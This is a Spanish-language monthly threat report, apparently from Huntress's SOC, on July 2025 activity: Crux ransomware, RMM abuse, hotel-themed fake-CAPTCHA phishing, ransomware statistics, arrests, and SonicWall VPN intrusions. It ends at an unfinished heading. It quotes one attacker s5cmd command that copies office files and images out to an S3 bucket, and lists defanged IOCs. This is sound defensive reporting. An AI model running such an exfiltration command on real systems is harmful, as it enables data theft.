Vista de amenazas desde la óptica de Huntress Adversary Tactics: julio de 2025

Amenazas vistas en el SOC

Adversary Tactics documenta, analiza e informa a la comunidad en general sobre amenazas interesantes que surgen de nuestro SOC. Aquí tienes algunos ejemplos de tendencias destacadas que hemos visto en las últimas semanas.

Ransomware Crux


Estamos viendo una nueva variante emergente de ransomware llamada Crux. Hasta ahora, hemos detectado Crux en dos incidentes desde julio de 2025. Todavía no hay informes públicos sobre el ransomware Crux, pero según una nota de rescate en un incidente que detectamos, Crux afirma ser parte de BlackByte, un grupo de ransomware con varias variantes de malware que datan de 2021.

Extracto de la nota de rescate del ransomware Crux

Hemos observado la siguiente actividad de amenazas asociada a los incidentes de ransomware Crux:

  • El uso de RClone (normalmente usado por los atacantes para la exfiltración de datos)
  • Intentos de instalar controladores y volcar remotamente el contenido del Registro de Windows

  • Intentos de deshabilitar la recuperación de Windows, lo que dificulta la restauración del sistema para las víctimas

Árbol de procesos que muestra al actor de amenazas deshabilitando la recuperación de Windows

La conclusión

Crux es una variante de ransomware emergente no reportada anteriormente. Los actores de amenazas detrás de Crux afirman formar parte del grupo de ransomware BlackByte. Nuestro SOC está monitoreando de cerca los entornos de nuestros clientes y partners para comprender mejor el alcance de la actividad de amenaza del ransomware Crux, mientras la bloquea en las primeras etapas de la ruta de ataque.


Persisten los ataques a RMM de MSP


Vimos incidentes separados en junio y julio con un patrón de actividad de amenazas similar: actores de amenazas comprometiendo instancias de Atera Remote Monitoring and Management (RMM) de MSPs y luego atacando a los clientes posteriores, instalando túneles de Cloudflare y, en algunos casos, desplegando ransomware Akira.

Árbol de procesos que muestra cómo el actor de amenazas comprometió una instancia de Atera RMM de un MSP

Compartimos detalles en una serie de blog en dos partes sobre un ataque inicial a mediados de junio, y varios incidentes posteriores con tácticas, técnicas y procedimientos (TTPs) similares - como las mismas etiquetas de cuenta del token de autenticación del túnel de Cloudflare, nombres de estaciones de trabajo del actor de amenazas e indicadores de compromiso (IOCs) idénticos.

La conclusión

Los actores de amenazas atacan activamente a los MSP y a sus clientes. Las empresas pueden defenderse del abuso de RMM auditando, rastreando y monitoreando tanto las herramientas de acceso remoto autorizadas como las maliciosas. Los MSP también deben prestar atención a las RMM heredadas que se ejecutan en los entornos de sus clientes.


Exfiltración de datos con herramientas de código abierto

Recientemente, encontramos actores de amenazas que exfiltraban datos con s5cmd, una herramienta de código abierto.  Según GitHub, esta es “una herramienta de línea de comandos de alto rendimiento diseñada para interactuar con almacenamiento de objetos compatible con S3 y sistemas de archivos locales.”

Vimos s5cmd utilizado en un ataque de ransomware Qilin en la siguiente línea de comandos:

s5cmd  --credentials-file credentials cp --include "*.pdf" --include "*.png" --include "*.jpg" --include "*.jpeg" --include "*.xls" --include "*.xlsx" --include "*.tif" --include "*.zip" --include "*.doc" --include "*.docx" "[Folder]" s3://[Resource]

El actor de amenazas accedió a la infraestructura mediante el protocolo de escritorio remoto (RDP), usó s5cmd.exe para la exfiltración de datos y, finalmente, usó PSExec para enviar el ejecutable del ransomware y ejecutarlo en otros endpoints.

La conclusión

Nuestros expertos en seguridad observan muchos tipos de herramientas y técnicas de exfiltración de datos: el uso de s5cmd muestra cómo los actores de amenazas usan herramientas de código abierto.


Hoteles en la mira de esquemas de phishing con prueba CAPTCHA falsa

Hemos notado un aumento reciente en ataques de phishing que usan sitios web falsos de reservas de hoteles (reconocimiento a Austin Worline, Security Operations Analyst, por detectar esta tendencia).


El siguiente ejemplo de phishing usa una prueba CAPTCHA falsa, una técnica que engaña a los usuarios para que resuelvan un desafío CAPTCHA mediante ingeniería social y así soltar malware. Esto es lo que pasó:

  • Un usuario abrió un correo con un enlace malicioso hacia una página falsa de reservas de hotel y un desafío CAPTCHA fraudulento. Luego, sin saberlo, ejecutó un payload malicioso de la prueba CAPTCHA, que lanzó un payload sospechoso para lograr persistencia.

Página web que indica al objetivo resolver una falsa prueba CAPTCHA como parte de un ataque de phishing

En otro incidente, un usuario:

  • Recibió un correo de phishing en su cuenta de Outlook con una URL acortada sospechosa
  • Fue dirigido a otra página ("https[:]//2f-regdocuments-approval3d[.]com/ssa/red[.]php"), lo que activó un instalador MSI malicioso
  • Instaló instancias no autorizadas de herramientas RMM, incluidas Atera y Splashtop RMM
La conclusión

Hemos visto un aumento en los ataques de phishing por correo electrónico dirigidos a nuestros partners en la industria hotelera. Las empresas de este sector deben estar atentas a las señales de estos ataques de phishing y usar Managed Security Awareness Training (SAT) para elevar el nivel de conciencia de los empleados frente a las amenazas de phishing.

Tactical Response

Nuestro equipo de Hunting & Tactical Response se creó como una función independiente dentro de nuestro SOC para analizar intrusiones a fondo y responder preguntas de los partners que están fuera del alcance de las operaciones del SOC 24/7. Ocupa el punto ideal entre una oferta estándar de MDR y una respuesta a incidentes más intensiva y formal. Nuestros hallazgos de Tactical Response también nos dan muchas pistas sobre cómo se desarrollan las intrusiones.

Hallazgos de ransomware

Un proyecto reciente del equipo de Tactical Response ha sido rastrear incidentes exitosos de ransomware. Los datos rastreados por el equipo nos dan información valiosa sobre los tipos de grupos de ransomware que atacan a nuestra base de clientes, así como los vectores que apuntan para el acceso inicial.


Como se ve en el gráfico a continuación, la mayoría de los incidentes de ransomware rastreados por Tactical Response están vinculados a Akira (52,8%). Detrás de Akira están Qilin (en el 11,1% de los incidentes rastreados), LockBit (8,3%) y Crux (8,3%). Vale la pena notar que estos hallazgos se basan en incidentes de ransomware rastreados específicamente por Tactical Response, no en todos los incidentes de ransomware que pasan por el SOC.

Desglose de los grupos de ransomware rastreados por Tactical Response


Los datos del equipo de Tactical Response también muestran los principales vectores de acceso inicial usados por los grupos de ransomware. Si bien no se pudo determinar el acceso inicial en la mayoría de los casos (y otros casos siguen bajo investigación), los grupos de amenazas entraron a través de VPN en el 27,8% de los incidentes. También apuntaron a RDP en el 11,1% de los incidentes y a RMM en el 2,8% de los casos.

Desglose de los vectores de acceso inicial de los grupos de ransomware

Amenazas alrededor del mundo

Filtraciones de ransomware

El relativamente nuevo grupo de ransomware D4rk4rmy se atribuyó la responsabilidad de ataques de alto perfil contra Casino de Monte-Carlo y Big Rock Resort, llamando la atención sobre tácticas agresivas de selección de objetivos, como la posible exfiltración de datos y el cifrado contra los sectores de entretenimiento y hospitalidad. La legitimidad de este grupo está en duda, sin embargo muchas de sus víctimas sí parecen haber sido comprometidas por instalaciones de malware infostealer antes de sus reclamos.  Se cree que el grupo de ransomware D4rk4rmy compra estos registros de infostealer disponibles antes de hacer estos reclamos, y quizás exagera la verdad sobre el nivel de sus compromisos.  Más allá de su legitimidad, esta táctica resalta el cambio común de muchos grupos de ransomware que utilizan estos recursos para atacar a sus víctimas.

Hackers vinculados a China, incluido el actor de amenazas conocido como Storm-2603, aumentaron la explotación de servidores Microsoft SharePoint como vectores de acceso inicial mediante una cadena de vulnerabilidades zero-day llamada ToolShell, que incluye la CVE-2025-49706 (una falla de suplantación por autenticación indebida) y la CVE-2025-49704 (una vulnerabilidad de deserialización insegura). Esta explotación otorga acceso a nivel SYSTEM en los sistemas afectados y la posterior implementación de las variantes de ransomware Warlock (también conocido como X2anylock) y LockBit Black.  El ransomware se implementa a través de un framework de comando y control (C2) personalizado llamado AK47 que utiliza puertas traseras controladas por DNS, acceso remoto persistente, movimiento lateral entre endpoints y entrega de payload en varias etapas.

Un duro recordatorio del impacto devastador del ransomware es el colapso de Einhaus-Gruppe, una importante empresa de reparación de teléfonos y seguros. Fue atacada por el grupo Royal y pagó cerca de $230,000 en rescate. Después de realizar el pago, Einhaus-Gruppe se vio obligada a reducir su plantilla de 170 empleados a ocho, pese a medidas drásticas como vender propiedades y liquidar inversiones, lo que pone de relieve la ruina financiera y operativa de estos ataques incluso cuando se pagan los rescates.

Mientras tanto, el ransomware multiplataforma Anubis está surgiendo como una doble amenaza. El ransomware infecta tanto dispositivos Android como Windows para cifrar archivos mientras roba credenciales. A menudo se distribuye mediante phishing o aplicaciones maliciosas, lo que representa riesgos importantes tanto para usuarios individuales como para empresas. Esta variante de ransomware ha introducido una nueva función de borrado que borra sistemas de forma remota si no se paga el rescate. Esto se incorporará en otras familias de ransomware en el futuro y resalta la necesidad de contar con sistemas de respaldo sólidos y pasos de aislamiento posteriores al incidente.

La conclusión

Los grupos de ransomware, el ransomware como servicio (RaaS) y los grupos de ransomware patrocinados por estados están cambiando de rumbo colectivamente más rápido que nunca. Se mueven entre industrias, cambian de objetivos, desarrollan malware multiplataforma, crean nuevas plataformas de C2 y usan zero-days sofisticados y kits de herramientas avanzados para mantenerse persistentes en cada oportunidad y maximizar el impacto. El costo de ser víctima de ransomware a veces es suficiente para cerrar un negocio, y sin la protección, orientación y procedimientos adecuados, cualquier organización puede verse afectada.


Desmantelamientos de cibercrimen

En el último mes, varios operativos de ciberseguridad de alto perfil atacaron a notorios actores de amenazas, logrando victorias clave para las fuerzas del orden. El 8 de julio, el Departamento de Justicia de EE. UU. arrestó a Xu Zewei, un ciudadano chino de 33 años vinculado al Ministerio de Seguridad del Estado, por orquestar la campaña HAFNIUM que explotó vulnerabilidades en más de 60.000 servidores Microsoft Exchange en todo el mundo.  Esta campaña fue el precursor del robo de investigaciones sobre COVID-19 de varias universidades de EE. UU. Zewei enfrenta cargos de fraude electrónico y daño informático, con hasta 20 años de prisión.

A mediados de julio, la Agencia Nacional contra el Crimen del Reino Unido arrestó a cuatro jóvenes sospechosos, de entre 17 y 20 años, vinculados a operaciones de ransomware y robo de datos contra importantes minoristas, incluidos M&S, Co-op y Harrods. Se los acusa bajo la Ley de Uso Indebido de Computadoras y por chantaje.  Este arresto incluyó a presuntos miembros del grupo Scattered Spider (UNC3944), y ha frenado momentáneamente sus campañas de phishing y ransomware contra sectores de Norteamérica. Este grupo usó tácticas como el push bombing y el malware Raccoon Stealer, y varias operaciones imitadoras siguen causando problemas.

Y finalmente, hacia fines de julio, la Operación Checkmate, un esfuerzo conjunto entre agencias de EE. UU., Europol y otros socios internacionales, incautó los sitios de extorsión .onion de el grupo de ransomware BlackSuit. Esto interrumpió sus plataformas de filtración de datos y negociación, aunque los actores anunciaron que podrían reaparecer bajo la marca Chaos.  Las autoridades declararon que esto fue parte de un desmantelamiento en varias fases, con más arrestos y desmantelamientos programados para los próximos meses.

La conclusión

Estos desmantelamientos destacan el creciente impulso en la aplicación de la ley cibernética internacional, e instan a los profesionales de ciberseguridad a mantenerse alerta frente a estas amenazas. El atractivo del cibercrimen está creciendo, especialmente entre los más jóvenes que enfrentan dificultades económicas, son susceptibles al reclutamiento en redes sociales y se sienten tentados por las ganancias de alto riesgo y alta recompensa. Esto ha hecho que las agencias de aplicación de la ley cambien de estrategia y ataquen a los grupos más rápido, así como a los mercados intermedios donde ocurren estos pagos e intercambios de datos. Estamos viendo impactos positivos de estas operaciones, particularmente donde las comunidades de infostealers y filtración de datos son especialmente volátiles.

Rapid Responses

Para quienes no estén familiarizados, las "Rapid Responses" se activan cuando hay una vulnerabilidad o amenaza que los atacantes aprovechan para escalar sus ataques a mayor escala. Cuando nos enteramos de una posible vulnerabilidad, el equipo de Adversary Tactics trabaja en conjunto con Huntress para determinar el impacto potencial, actualizar a nuestros clientes y publicar un blog para la comunidad de seguridad con todos los detalles necesarios sobre la actividad de la amenaza.

Aquí tienes algunos ejemplos de Rapid Responses que hemos manejado en el último mes:

Explotación activa de VPNs de SonicWall


Descubrimos intrusiones activas de ransomware Akira que explotan dispositivos SonicWall, lo que permite a los adversarios eludir la autenticación multifactor (MFA) y obtener acceso no autorizado a redes internas. Usando tácticas similares a las de grupos de ransomware sofisticados como Akira, estos actores de amenazas pasan rápidamente a los controladores de dominio donde establecen persistencia creando cuentas de usuario fraudulentas como backupSQL con contraseñas débiles como Password123$, y luego las elevan a Administradores de dominio mediante comandos como "net user" y "net group". Esta cadena de compromiso suele derivar en la implementación de ransomware Akira y la exfiltración de datos, con indicadores de compromiso observados desde direcciones IPv4 maliciosas como 142.252.99[.]59, 45.86.208[.]240, 77.247.126[.]239, 193.239.236[.]149, 104.238.205[.]105, 104.238.220[.]216, 193.163.194[.]7, y 194.33.45[.]155, que a menudo se originan en inicios de sesión de SSL VPN.

Visualización de la línea de tiempo de los ataques
La conclusión

En la actualización más reciente de su aviso del 6 de agosto, SonicWall dijo que tiene un alto nivel de confianza en que esta actividad de amenaza reciente no está conectada con una falla zero-day, sino que se relaciona con actividad vinculada a CVE-2024-40766, una falla de control de acceso inadecuado publicada por primera vez en agosto de 2024 que puede provocar un “acceso no autorizado a recursos”. SonicWall dijo que muchos de los incidentes parecen estar relacionados con migraciones de firewalls de sexta a séptima generación, en las que las contraseñas de usuarios locales se transfirieron durante las migraciones y no se restablecieron después.

SonicWall insta a los clientes (que han importado configuraciones de Gen 6 a firewalls más nuevos) a:

  • Actualizar el firmware a la versión 7.3.0
  • Restablecer las contraseñas de todas las cuentas de usuario local con acceso a SSL VPN

Huntress recomienda que las organizaciones afectadas roten las credenciales, tanto las contraseñas de cuentas de usuario local como las de cuentas LDAP usadas para la integración con Active Directory, como medida de precaución. Recomendamos que las organizaciones se mantengan alerta mientras seguimos investigando esta actividad de amenaza.


Ejecución remota de código en Wing FTP Server (CVE-2025-47812) explotada en la red

